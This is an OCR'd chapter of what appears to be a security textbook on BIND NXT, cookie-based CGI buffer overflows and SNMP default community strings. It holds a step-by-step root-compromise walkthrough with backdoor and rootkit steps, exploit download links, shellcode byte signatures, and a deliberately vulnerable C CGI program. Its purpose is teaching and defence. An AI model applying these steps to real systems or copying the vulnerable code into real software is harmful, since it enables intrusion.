


17

Other Types of Attacks

So far we have gone over general types of attacks, such as session hijacking and spoofing, and attacks against specific operating systems, such as NT and UNIX. Now we will cover attacks that are important to understand, but are not covered in other chapters because they affect other services that are critical to the Internet or do not map to other categories of attacks. These include attacks against DNS and SNMP and tools that could represent a threat to your company, such as sniffers. By understanding these and the threat they pose to your company, you will be in a better position to protect against the vulnerabilities exploits:

- BIND 8.2 NXT remote buffer overflow exploit
- Cookies Exploit
- SNMP Community Strings
- Sniffing and Dsniff
- PGP ADK Exploit
- Cisco IOS Password Vulnerability
- Man-in-the-middle attack against Key Exchange
- HTTP Tunnel Exploit

Bind 8.2 NXT Exploit

The early versions of BIND that introduced the NXT resource record extension improperly validated these records inputs. This bug permits a remote attacker to execute a buffer overflow to gain access to a target system at the same privilege level the *named* daemon is running at, for example, root.

Exploit Details

- **Name:** BIND 8.2 NXT remote buffer overflow exploit.
- **CVE Number:** CVE-1999-0833.
- **CERT Advisories:**
  - `http://www.cert.org/advisories/CA-2000-03.html`
  - `http://www.cert.org/advisories/CA-99-14-bind.html`
- **Operating System:** Systems running BIND 8.2, 8.2.1 with Linux, Solaris, FreeBSD, OpenBSD, and NetBSD UNIX operating systems. Prior versions of BIND, including 4.x, are not vulnerable to this particular exploit.
- **Protocols/Services:** TCP/UDP, port 53.
- **Written by:** Robert McMahon.

Protocol Description

The *Domain Name System* (DNS) is one of the most widespread protocols utilized on the Internet because of its function—resolving domain names to IP addresses. Email messaging and web browsing would be chaotic at best if DNS was denied to public use. DNS is based on a client-server distributed architecture composed of resolvers and name servers. Name servers that perform *recursive* resolution (as apposed to *iterative* resolution) are of particular interest because of they are vulnerable to the NXT remote exploit on certain DNS implementations.

DNS uses both UDP and TCP transport protocols. Resolvers and name servers query other name servers using UDP port 53 for almost all standard queries. TCP is used for zone transfers and also for queries of larger size domain names (for example, exceeding 512 Bytes), which has relevance to the this exploit. Earlier versions of DNS were regarded as insecure because there was no ability to authenticate name servers. In an attempt to make this protocol more secure and permit authentication, DNS Security Extensions were developed. One of these extensions is the NXT Resource Record (RR). The NXT RR provides the ability to securely deny the existence of a queried resource record owner name and type. Ironically, it is this security feature that opens the door for the subject buffer overflow attack and is the reason why earlier versions of BIND were not exposed. The details of the NXT RR and associated data fields can be found in RFC 2065 at `http://www.freesoft.org/CIE/RFC/2065/index.htm`.

The *Berkeley Internet Name Domain* (BIND) implementation of DNS is the most popular version deployed on the Internet. The BIND 8.2 implementation of the NXT RR was developed with a programming bug in it that permits remote intruders (through another name server) to execute arbitrary code with the privileges of the user running the named daemon. The specifics on this programming bug are discussed in the following section.

Description of Variants

The version of the NXT exploit addressed in this book was written by Horizon and Plaguez of the ADM CreW, and it can be found at `ftp://freelsd.net/pub/ADM/exploits/t666.c`. This version has successfully engaged several name servers. Another version of the NXT remote exploit, *Exploit for BIND-8.2/8.2.1 (NXT)*, was written by the TESO group and can be found at `http://teso.scene.at/releases.php3/teso-nxt.tar.gz`. Because the author "z-" gives thanks to Horizon, it is assumed this code was developed after the ADM-NXT version. Some key differences between the ADM-NXT and TESO-NXT versions, other than the differences due to programming style, are the following:

- The ADM-NXT version was tampered with by the authors to make it harder for script kiddies to employ.
- The TESO-NXT version was designed to run only against Linux and FreeBSD operating system memory stacks.

How the Exploit Works

The BIND 8.2 NXT exploit is based on a buffer overflow of the stack memory. This buffer overflow is possible because of insecure coding practices. Many programmers employ functions that use routines that do not check the bounds of input variables. The reasons for this may be intentional (for example, performance reasons) or possibly just a lack of understanding of secure programming techniques. At any rate, this is an all too common practice, and this buffer overflow can be exploited by a hacker who has access to source code and can run utilities, such as strings, which find insecure routines. Stack memory manipulation is of particular relevance to the BIND 8.2 NXT exploit as well as to other buffer overflow attacks. *Stack memory* is the type of memory that programs use to store the function's local variables and parameters. An important concept regarding stack memory exploitation is related to the return pointer. The *return pointer* contains the address of the place in the calling program to which the control is returned after completion of the function. Additional information on buffer overflows can be found in Chapter 7, "Buffer Overflows".

The ADM-NXT BIND buffer overflow exploit works when the target name server performs a recursive DNS query on a hacker host. The query basically fetches a maliciously-constructed NXT record, which contains the code that exploits the BIND

server memory stack. The exploit code can be successfully engaged against primary, secondary, and even caching-only name servers. The next paragraph explains in more detail how the attack is actually employed.

How To Use the Exploit

The BIND 8.2 NXT remote buffer overflow exploit can be performed by a single machine, however, for purposes of providing a clear understanding of the host functions, the participating name server and hacker host (with NXT exploit code) will be denoted as separate machines, see Figure 17.1.




Figure 17.1 BIND 8.2 NXT Remote Exploit Geometry.

1. The hacker host (`rwm.hacknet.net`) identifies and negotiates the target name server.

   It determines if the target name server, `ns1.targetnet.com`, is vulnerable to the NXT exploit through *dig* or *nslookup*. Like most firewall configurations on the Internet, the targetnet firewall permits DNS queries to UDP and TCP ports 53 from any host.

   It sets up a resolver (/etc/resolv.conf) on `rwm.hacknet.net` to query `ns1.xxx.net` for its name services. It performs DNS queries of `ns1.target.com` to determine if it takes on the burden of performing name queries. If so, then it performs recursive queries (for example, the name server does not just refer the requesting name server to different name servers like it would for an iterative query.)

2. The hacker host creates and delegates the subdomain.

   It creates the following records on ns1.xxx.net:

   ```
   aaa.xxx.net     NS      A       rwm.hackernet.net
   rwm.hackernet.net    IN     A       10.233.131.222
   ```

   It reinitializes `in.named daemon…kill -HUP <in.named pid>`

3. The hacker host compiles the BIND 8.2 NXT exploit code (ADM-NXT version: t666.c)

   It edits the source code to change /adm/sh to /bin/sh (in hex) by searching the source code for 0x2f,0x61,0x64,0x6d,0x2f and replacing it with 0x2f,0x62, 0x69,0x6e,0x2f. (The authors of the program, to put it in their words, wanted to raise the bar a little to make it harder for script kiddies to blindly execute this code.)

   It compiles the t666.c source code with the gnu C compiler and executes the bind_nxt executable:

   ```
   rwm #/tmp gcc t666.c -o bind_nxt
   rwm #/tmp ./bind_nxt
   ```

4. The hacker host requests `ns1.targetnet.com` to do a recursive query to resolve `www.aaa.xxx.net`, which is a host with a subdomain delegated to `rwm.hacknet.net` per the NS record.

   ```
   rwm #nslookup
   > server ns1.targetnet.com
   > www.aaa.xxx.net
   ```

5. The hacker host targets NS and performs recursive queries to resolve `www.aaa.xxx.net`.

   It queries `ns1.xxx.net` first because it is primary for the top-level domain `xxx.net`. It receives the message from `ns1.xxx.net` to query `rwm.hacknet.net`, which is primary for subdomain `aaa.xxx.net` per the NS record. It queries `rwm.hacnet.net` to resolve `www.aaa.xxx.net`.

   It should be noted that `ns1.targetnet.net` is running `in.named` with UID = 0

6. `rwm.hacnet.net` engages `ns1.targetnet.com` with a NXT buffer overflow attack.

   `rwm.hacnet.net` sends a large NXT record containing code that exploits the remote BIND server memory stack with a buffer overflow (it will use TCP instead of UDP because of the size of the transaction). The hacker on `rwm.hacknet.net` gains shell access with privileges as root because `in.named` was running as root on the target.

7. The hacker host sets up a user account and back channel.

   It sets up a user account and backdoor (for example, netcat listener) before exiting the shell account (because buffer overflow caused the DNS to crash).

   It comes back and sets up a favorite rootkit.

Attack Signature

There are a number of signatures that the BIND 8.2 NXT remote buffer overflow (ADM-NXT) has. In many of the signatures, the two authors of the exploit source code, Horizon and Plaguez, deliberately leave their signature in various portions of the character array definitions portion. The ASCII and HEX versions of the following code can be easily retrieved by promiscuous-mode packet analyzers, such as TCPdump, Snort, and Solaris' Snoop. There is a strong likelihood that more than the seven signatures listed exist.

Signature 1:

This signature is the recursive query request of a domain name that is not associated with the domain name of the server being queried. This could possibly be explained by a mistake in typing the domain name in the DNS query. However, it is assessed that this probability would become exponentially lower for domain names with characters exceeding four.

Signature 2:

Some of the compromised systems had one of the following empty directories on systems where the NXT record vulnerability was successfully exploited `http://www.cert.org/advisories/CA-2000-03.html`:

```
/var/named/ADMROCKS[sr]
/var/named/0
```

Signature 3:

On the BSD code version of the exploit, an empty file is created. The following came from the `char bsdcode[ ]=` portion of the source code:

```
0x74,0x6f,0x75,0x63,0x68,0x20,0x2f,0x74,0x6d,0x70,0x2f,0x59,0x4f,0x59,0x4f,0x59,0x
4f,0x0};
```

This code yields the ASCII characters `touch/tmp/YOYOYO`

Signature 4:

On all versions of the exploit, the unpatched version of the exploit would execute the `/adm/sh -c` command. The following came from the character array definitions portion of the source code:

```
0x2f,0x61,0x64,0x6d,0x2f,0x6b,0x73,0x68,0x0,0x2d,0x63
```

Conversely, the patch as prescribed by E-Mind, changes this code such that `/bin/sh -c` is executed in the stack instead. Horizon himself provides a clue to this in his comments.

Signature 5:

In all versions of the exploit, the ASCII characters `ADMRocks` are visible. The following line came from the character array definitions portion of the source code:

```
0x41,0x44,0x4d,0x52,0x4f,0x43,0x4b,0x53
```

Signature 6: The following came from the char `linuxcode[ ]=` and `char bsdcode [ ]=` portions of the source code:

```
0x70,0x6c,0x61,0x67,0x75,0x65,0x7a,0x5b,0x41,0x44,0x4d,0x5d
```

This code yields the ASCII characters… plaguez[ADM] .

Signature 7:

The following came from the `char linuxcode[ ]=` portion of the ADM-NXT version by Horizon and Plaguez:

```
0x0,0x0,0x0,0x10,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x0,0x74,0x68,0x69,0x73,0x69,0x73,
0x73,0x6f,0x6d,0x65,0x74,0x65,0x6d,0x70,0x73,0x70,0x61,0x63,0x65,0x66,0x6f,
0x72,0x74,0x68,0x65,0x73,0x6f,0x63,0x6b,0x69,0x6e,0x61,0x64,0x64,0x72,0x69,
0x6e,0x79,0x65,0x61,0x68,0x79,0x65,0x61,0x68,0x69,0x6b,0x6e,0x6f,0x77,0x74,
0x68,0x69,0x73,0x69,0x73,0x6c,0x61,0x6d,0x65,0x62,0x75,0x74,0x61,0x6e,0x79,
0x77,0x61,0x79,0x77,0x68,0x6f,0x63,0x61,0x72,0x65,0x73,0x68,0x6f,0x72,0x69,
0x7a,0x6f,0x6e,0x67,0x6f,0x74,0x69,0x74,0x77,0x6f,0x72,0x6b,0x69,0x6e,0x67,
0x73,0x6f,0x61,0x6c,0x6c,0x69,0x73,0x63,0x6f,0x6f,0x6c,0xeb,0x86,0x5e,0x56,
```

Lance Spitzner's forensics was able to obtain the following readable ASCII code

```
00 00 00 10 00 00 00 00 00 00 00 74 68 69 73 69  ...........thisi [sr]
73 73 6F 6D 65 74 65 6D 70 73 70 61 63 65 66 6F  ssometempspacefo [sr]
72 74 68 65 73 6F 63 6B 69 6E 61 64 64 72 69 6E  rthesockinaddrin [sr]
79 65 61 68 79 65 61 68 69 6B 6E 6F 77 74 68 69  yeahyeahiknowthi [sr]
73 69 73 6C 61 6D 65 62 75 74 61 6E 79 77 61 79  sislamebutanyway [sr]
77 68 6F 63 61 72 65 73 68 6F 72 69 7A 6F 6E 67  whocareshorizong [sr]
6F 74 69 74 77 6F 72 6B 69 6E 67 73 6F 61 6C 6C  otitworkingsoall [sr]
69 73 63 6F 6F 6C EB 86 5E 56 8D 46 08 50 8B 46  iscool..^V.F.P.F
```

SNORT

A White Paper, authored by Lance Spitzner, "Know Your Enemy: A Forensics Analysis" focuses on how SNORT was used as a forensics tool to piece together the actions of a real intruder. This paper greatly facilitated the analysis of the ADM-NXT exploit with regard to Signatures 6 and 7.

How To Protect Against the Attack

Upgrading to BIND version 8.2.2 patch level 5, or higher, is strongly recommended for all users of BIND. With regard to the subject exploit, this is the easiest and best way to mitigate this attack. Change the UID and GID of `in.named` daemon to a non-root UID and GID. This is analogous to why web servers run as "nobody". A more holistic approach to counter buffer overflows in general is to practice secure coding that employs argument validation routines and safe compilers. Also, the use of secure routines, such as `fget()`, `strncpy()`, and `strncat()` reduces the likelihood of buffer overflows. Security representation on configuration control boards is also necessary and should be a matter of routine whenever any code is modified.

Source Code/Pseudo Code

Pseudo code for this exploit is as follows:

- Determines if the target name server is vulnerable to NXT exploit through *dig* or *nslookup*.
- Performs DNS queries of the target name server to determine if the target name server performs recursive queries.
- Creates subdomain delegation records on the name server that is an accomplice to the attack, and it reinitializes `in.named daemon…kill -HUP <in.named pid>`.
- Edits source code to change /adm/sh to /bin/sh (in hex) by searching the source code for 0x2f,0x61,0x64,0x6d,0x2f and replacing it with x2f,0x62,0x69,0x6e,0x2f on the hacker_host.
- Compiles the t666.c source code with the C compiler on hacker_host.
- Executes the compiled and linked executable on hacker_host.
- Requests the target name server to perform a recursive query to resolve a host-name with a subdomain that was delegated to hacker_host.
- hacker_host sends a large NXT record containing code that exploits the remote BIND server memory stack with a buffer overflow.
- hacker_host gains shell access with privileges as in.named daemon on the target name server.
- Attacker sets up a user account and back channel on the name server, then exits.

Cookies Exploit

This is a proof of concept exploit that uses web cookies as a delivery mechanism for a Denial of Service attack. With sufficient skill, it may also be possible to use it for a root exploit.

Exploit Details

- **Name:** The exploit is a buffer overflow exploit using cookies as the delivery mechanism.
- **Operating Systems:** All operating systems
- **Protocols / Services:** CGI HTTP State Management Mechanism (RFC 2109).
- **Written by:** John Millican

CGI Protocol Description

The *Common Gateway Interface* (CGI) protocol is a standard that enables a web site user to communicate with programs running on the web site's servers. A CGI program is essentially a program that the web server allows anyone in the world to run. Unlike a staticweb page, CGI programs allow for the creation of dynamic web pages that respond to a client's actions.

How the CGI Protocol Works

CGI communicates in four ways: environment variables, the command line, standard input, and standard output.

Environment variables consist of two types: those specific to a particular request and those that apply to all requests. Additionally, the client header lines are placed in environment variables with a prefix of HTTP_. Of particular interest to this exploit is the HTTP_COOKIES environment variable.

Command-line communication is only used with the ISINDEX query. This type of communication is distinguished by its lack of an encoded = in the query string.

If an HTTP POST or PUT command is issued by the client's browser, the communication is sent to standard input with the CONTENT_LENGTH set to the number of encoded bytes and the CONTENT_TYPE set to application/x-www-form-urlencoded.

Standard output communication returns information from the web server to the client's browser. Standard output issues three types of directives: content type, location, and status.

The content type directive specifies the type of MIME document that is being returned to the client. The location directive returns a reference to a location, and if it is a URL, the client is redirected to the referenced location. The status directive returns status information to the client, such as "page not found" or "forbidden access". The format for the status directive is `nnn xxxxxx` where `nnn` is the error number and `xxxxxx` is the error message.

CGI Protocol Weaknesses

CGI programs have several areas of vulnerability. Generally speaking, CGI programs are publicly available data entry points to the server. As such, the client application should never be trusted to behave benignly.

Special characters can be used to cause the server to execute arbitrary commands. For example, the `eval` command available in PERL or various command shells can be used to execute commands by simply beginning a response with the `;` character. Failure to properly escape shell metacharacters can be dangerous if the input is used in conjunction with a `pop()` or `system()` call. If server side includes are used by the server, they can be abused by client applications. Finally, and most importantly, for this exploit, poorly written programs with buffer overflow vulnerabilities can give hackers a chance to disrupt the web site's operations and possibly provide a foothold into the web site's network.

Cookie Protocol Description

Cookies are a simple text-based mechanism that maintains the state between web sites and the clients that visit them. The HTTP protocol that web sites rely on is essentially a one-shot message transfer protocol. The client opens a TCP connection to the web server, sends its request, and then closes the connection. The web server prepares its response, opens its own TCP connection to the client, sends the response, and then closes the connection. There is no inherent expectation on the web server's part that there will be any more communication with the client system. Consequently, the HTTP protocol does not provide any intrinsic means to maintain a session over several communication transactions between the client and the server.

When a web site wants to provide services or information that requires knowledge of previous communications with a client, it has two choices: maintain the information in a database at its site or store the data from the previous sessions on the client's system. With the amount of visitors possible on a site, the processing and storage requirements for storing the data at the web site would be prohibitive.

To provide a sense of session or state to web sites, while minimizing the burden on the site, Netscape developed the specification for state objects, or cookies, to store the data on the client side.

How the Cookie Protocol Works

Cookies are nothing more than text files that are received, stored, retrieved, and returned by the web browser. Its contents are established by the web site by preceding the stored data with a Set-Cookie header, which instructs the browser to store the data on the client system.

On the client side, whenever a request is made to connect to a web site, the browser checks to see if it has any cookies for that site. If it does, the contents of the web site's cookie are expanded and returned by the browser in the URL to the web site. In this way, state is maintained between the web site and client.

Cookies can contain anything. The Netscape specification states that the data should be represented in data pairs of the form VARIABLE=*value*. The minimum data pairs specified by Netscape are for the cookie's expiration date, the cookie's domain,

and the path that indicates where the cookie is valid within the domain. An optional data item designates whether a secure connection is required. All subsequent data pairs are at the discretion of the web site.

Cookie Protocol Weaknesses

While not necessarily a weakness, cookies have become an object of concern for many web users because of their misuse by many sites. Cookies have come to be associated with privacy concerns, for instance web sites may be collecting personal information or tracking the movements of their visitors across the web. This perception is aggravated by market data collection companies, such as DoubleClick that work in conjunction with web sites for just that purpose. As you will see, in most cases, cookies are pretty harmless from a client's perspective, but they could cause potential damage to a server.

The primary weaknesses are:

- Cookies are text files.
- Cookies are stored on the client's system outside the web site's control.
- The client can easily modify the cookie with any text editor, such as Notepad.

How The Exploit Works

The exploit is an attack against poorly written CGI routines of any type that use cookies from the target system as the transport mechanism. The targeted flaw in the CGI routine is any function that does not do sufficient data verification before processing the data. If such a routine is found, then the objective is to send more data to it than it was designed to handle. This is a classic case of trying to stuff a 5 pound casing with 10 pounds of meat, and more commonly known as a buffer overflow. Buffer overflows work by violating how a computer processes program instructions and data in its memory.

Why It Works

This exploit against cookies works because the buffer overflow corrupts the server's memory stack. This corruption causes the program to crash. Skillfully designed buffer overflow exploits can be written in such a way that allows the hacker to execute arbitrary commands with the privileges of the owner of the web programs.

Diagram of the Exploit

Figures 17.2 and 17.3 illustrate diagrams of how the exploit works.




Figure 17.2 Initial visit by the client to initiate how the cookie exploit works.




Figure 17.3 Client returns to the machine to finish the cookie exploit.

Signature of the Attack

There is no particular signature to buffer overflow attacks. Often times they contain a long string of the same character because the hacker does not care if the data that floods the buffer is valid or not. A string of valid NOP (no-op or no operation) instructions could be a possible indicator of the nastiest type of buffer overflow exploits. NOP characters are often used as part of the character string sent with buffer overflow exploits, which attempt to execute arbitrary commands. In the Intel architecture, the NOP instruction is one byte long and it translates to 0x90 in machine code.

The use of NOP characters simplifies the task of finding the appropriate return point in the buffer. Because NOPs are not executed, hackers will use them to create a wide area to return to from a called function. The hope is that the series of NOPs will overwrite the return address of the calling function. The command the hacker hopes to execute will follow the NOPs.

If all goes well in this type of exploit, the program calls a function. During the execution of the function, the hacker overflows the buffer with a series of NOPs and the arbitrary command. After the function completes, it returns to the stack address from which it was called. The hacker hopes he has overwritten that return address with the NOPs and that the system will execute them (that is do nothing) until it reaches the instructions he injected with the NOPs, which are then executed.

How to Prevent the Exploit

The data used in a buffer overflow attack comes in through ports that have been left open for public access. Regardless of the transport mechanism, cookies or URL's, they are coming through a port that cannot be blocked without losing the functionality that is being provided to legitimate visitors.

How To Protect Against The Exploit

As applications are being increasingly reviewed, a vast number of patches are being published to correct the vulnerable routines. The best measure in this respect is to inventory your applications and apply any patches that the developer has published.

The best protection against buffer exploit attacks is good programming techniques. Whereas you cannot eliminate the pipeline in which they flow, you can eliminate their targets. Specifically, CGI programs need to be evaluated to make sure that all input is properly verified, so it cannot exceed the bounds of the fields into which it will be placed.

Additionally, each programming language has its own set of functions that are known to be susceptible to creating buffer overflows. For instance, the C language has the following functions that should be avoided:

- `strcat()`
- `strcpy()`

- `sprintf()`
- `vsprintf()`
- `gets()`
- `scanf()`
- `while loops` (that accept input but do not explicitly check for overflows)

Although good programming techniques are the best protection for buffer overflows, there are other techniques that can be used to protect cookies from being used as transport mechanisms for exploits. Because the primary weakness of cookies is that they are easily modified text files stored under the control of the client, they should be protected from tampering.

Two techniques that can be used to provide this protection are encryption and MD5 checksums. By encrypting the data, the contents of the cookie are unknown to the client. The MD5 check of the unencrypted data could also be included before the encryption was done. When the cookie is received, it is unencrypted, a new MD5 checksum is calculated against the data and compared against the returned checksum.

Source Code/Pseudo Code

The following HTML pages and CGI routines can be used to demonstrate how cookies can be used as the transport routine for a buffer exploit. Load the HTML into the html directory and the CGI routines into the cgi-bin directory of your web server.

```
Register.html (used as the initial page that clients visit:
<HEAD>
<TITLE>User Registration</TITLE>
</HEAD>
<BODY>
<H2>User Login</H2>
If you have already registered, then do not register again... just
<A HREF="cgi-bin/Welcome.pl">login</A>.
<H2>User Registration</H2>

<FORM ACTION="cgi-bin/Thanks.cgi" METHOD="POST">
<TABLE BORDER=0>
<TR><TD ALIGN=RIGHT>First Name</TD><TD ALIGN=left><INPUT SIZE=25
NAME="firstname"></TD></TR>
<TR><TD ALIGN=RIGHT>Last Name</TD><TD ALIGN=left><INPUT SIZE=25
NAME="lastname"></TD></TR>
</TABLE>
<P>
<INPUT TYPE="submit" VALUE="Submit User Registration">
<INPUT TYPE="reset" VALUE="Clear Form">
</FORM>
```

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Thanks.c (Used to process the fields from the registration form, create
the cookie, and send a thank you page with the cookie.)
/*
  Web Authentication Tools

  Example for login form handler.

 Development History:
        14-Jun-00       John Millican
                        Created

**********************************************************************/

#include <stdio.h>

int main ( argc, argv )
int argc;
char *argv[];
{
  char  *FirstName;
  char  *LastName;

  /* Decode the form results. */
  uncgi();
  FirstName = getenv("WWW_firstname");
  LastName = getenv("WWW_lastname");

  /* Send the cookie */
  printf ("Set-Cookie: firstname=%s; expires=Thu, 09-Nov-2000 00:00:00
GMT; path=/cgi-bin/; domain=.nctech.org;\n", FirstName );
  printf ("Set-Cookie: lastname=%s; expires=09-Nov-2000 00:00:00 GMT;
path=/cgi-bin/; domain=.nctech.org;\n", LastName );

  /* Send the thanks message  */
  printf ( "Content-Type: text/html\n\n" );
  printf ( "<HTML><HEAD><TITLE>Thanks for
Registering</TITLE></HEAD><BODY>\n" );
  printf ( "<H1>Thanks for registering %s %s</H1>\n", FirstName, LastName
);
  printf ( "</BODY></HTML>\n" );

  exit ( 0 );
}

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Welcome.pl (Used to parse the cookie for its respective data elements and
call Welcome.cgi):

#!/usr/bin/perl
##############################################################################
#######
$VERSION="parseCookie.pl v1.1"; # John M. Millican June 10, 2000
```

continues

continued

```
#
# Simple cookie parsing routine.
#
#########################################################################
#####

#- Main Program ------------------------------------------------------#
%cookies = &getCookies; # store cookies in %cookies

foreach $name (keys %cookies) {
        $envVariable = $name;
        $envValue = $cookies{$name};
        $ENV{$envVariable} = $envValue;
}

system "/home/httpd/cgi-bin/Welcome.cgi";

#--------------------------------------------------------------------#


#- Retrieve Cookies From ENV -----------------------------------------#
# cookies are seperated by a semicolon and a space, this will split
# them and return a hash of cookies
sub getCookies {
        local(@rawCookies) = split (/; /,$ENV{'HTTP_COOKIE'});
        local(%cookies);

        foreach(@rawCookies){
                ($key, $val) = split (/=/,$_);
                $cookies{$key} = $val;
        }

return %cookies;
}
#--------------------------------------------------------------------#

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Welcome.c (Our target program - it produces a welcome screen that
personally greets visitors that have previously registered at the site.)

/* Development History:
        14-Jun-00       John Millican
                        Created

************************************************************************
***/

#include <stdio.h>
```

```
int main ( argc, argv )
int argc;
char *argv[];

{
  char  *CookieFirstName;
  char  *CookieLastName;
  char   WholeName[50];
  int i;

  // Get the form data
  printf ("Get the form data");
  CookieFirstName = getenv ( "firstname" );
  CookieLastName = getenv ( "lastname" );

  //  Finally, for some good business reason (like wanting to write a
vulnerable
  //  program to pass a GIAC Certification practical assignment) we want
  //  to merge CookieFirstName and CookieLastName into WholeName
  printf ( "<H1>Welcome Back %s</H1>\n", CookieFirstName );
  strcpy( WholeName, CookieFirstName );
  strcat( WholeName, " " );
  strcat( WholeName, CookieLastName );

  //  Construct the Welcome Back Page
  printf ( "Content-Type: text/html\n\n" );
  printf ( "<HTML><HEAD><TITLE>CookieString</TITLE></HEAD><BODY>\n" );
  printf ( "<H1>Welcome Back %s</H1>\n", WholeName );

  exit ( 0 );
}
```

Object files are required to compile the previous programs and can be found at: `http://www.midwinter.com/~koreth/uncgi.html`.

To compile the programs, use the following syntax:

```
cc  program.c uncgi.o -o program.cgi
```

SNMP Community Strings

The Simple Network Management Protocol, SNMP, is a commonly used service that provides network management and monitoring capabilities. SNMP offers the capability to poll networked devices and monitor data, such as utilization and errors, for various systems on the host. SNMP is also capable of changing the configurations on the host, allowing the remote management of the network device. The protocol uses a community string for authentication from the SNMP client to the SNMP agent on the managed device. The default community string that provides the monitoring or read capability is often public. The default management or write community string is

often private. The SNMP exploit takes advantage of these default community strings to enable an attacker to gain information about a device using the read community string public, and the attacker can change a system's configuration using the write community string private. The opportunity for this exploit is increased because the SNMP agent is often installed on a system by default without the administrator's knowledge.

Exploit Details

- **Name**: Default SNMP community strings set to 'public' and 'private'
- **Variants:** None
- **Operating System**: All system and network devices
- **Protocols/Services**: Network printing service
- **Written by:** Gary Reigle and James Romanski

Protocol Description

The *Simple Network Management Protocol* (SNMP) was designed to provide a means of managing and monitoring diverse network devices. SNMP has a client-server architecture and uses unencrypted text known as community strings for authentication. Communication between the client and server is accomplished using a message called a *protocol data unit* or PDU. There are four commonly used PDUs: a get request, a get next request, a set request, and a trap message.

The get request is used to fetch a specific value that is stored in a table on the server. The table is called the *Management Information Base* or MIB. The MIB values are referenced using a series of dotted integers. For example, a request for the MIB variable, 1.3.6.1.2.1.1.1 returns the system description for the network device. The get next request fetches the next MIB variable subsequent to the last request. This enables the client to walk though all the variables in the MIB table and gain a great deal of information about the network device. The set request enables the client to set an MIB value. This can be used to change the configuration of the host, such as redefining interfaces parameters. This is a very powerful function and requires a community string with write access for authentication. The trap message is sent from the network device to the client. This trap is event-triggered and enables alerts to be sent when certain system states are reached. This PDU is different from the other three PDUs because the communication originates at the server and is pushed to the client.

History

First let's look at a quick history of the SNMP protocol. The SNMP is the defacto standard for managing network devices. In its inception, SNMP was primarily used for managing particular network devices, such as routers, hubs, and servers, and it was designed to minimize the number and complexity of management functions. Today, practically any device that can be attached to a data network or installed in a personal computer has SNMP capabilities, including devices such as printers, modems, and desktop operating systems. Adopted in 1988, (RFC 1067) and later refined in 1989 (RFC 1098) and 1990 (RFC 1157), SNMP version 1 is still the most commonly-implemented version of SNMP. Work on version 2 began in 1992 and was adopted in 1993 as defined in RFCs 1441-1452. SNMP2, in addition to other enhancements, attempted to improve the security and authentication of the protocol. Unfortunately, the complexities of the security enhancements led to the demise of version 2, which was never accepted commercially. In 1996, (RFC 1901) the community model of authentication defined in SNMPv1 was officially adopted as the authentication method in SNMPv2, so that the other benefits of version 2 could be utilized.

Version 3, adopted in March of 1999, made several improvements in the SNMP protocol. Version 3 allows for use of more robust authentication, keeps track of time delays between packets, and has encryption options. Although this is a step in the right direction, the protocol also allows for backward compatibility with version 1 and requires much more time and effort on the part of the network administrator. Currently, vendor support is gaining ground. Cisco now supports version 3 in almost all platforms of versions 12+ of the IOS. However, it will be some time until version 3 is properly implemented and supported in all network devices, and version 1 will continue to be the most prominently utilized version of SNMP for some time to come.

The SNMP Architecture

